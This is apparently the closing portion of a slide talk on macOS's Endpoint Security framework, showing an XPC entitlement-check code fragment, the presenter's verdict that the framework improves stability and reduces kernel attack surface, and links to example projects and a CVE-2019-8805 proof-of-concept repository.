12         ![entitlementValue isKindOfClass:[NSString class]])
13     {
14         NSLog(@"XPC denied because caller lacks entitlement");
15         [newConnection invalidate];
16         return NO;
17     }
18     .....
19     os_unfair_lock_lock(self.lock);
20
21     NSXPCConnection *currentConnection = [self currentConnection];
```

Closing Thoughts

Is this a good framework?

Is this a good framework?

YES!!

Is this a good framework?

Better system stability with third party code forced out of the kernel

Reduced attack surface with less third party code in the kernel

Enforces a good architecture on endpoint security products

Not perfect though

- File bugs
- Send feedback to Apple
- They want to make this framework successful

Links

Example projects and POC code

CVE POC Code

- <https://github.com/knightsc/CVE/tree/master/CVE-2019-8805>

Endpoint Security Swift Skeleton

- <https://github.com/knightsc/Tracer>

https://knight.sc/reverse_engineering/2019/08/24/system-extension-internals.html

https://knight.sc/reverse_engineering/2019/10/31/macos-catalina-privilege-escalation.html

<http://newosxbook.com/articles/eps.html>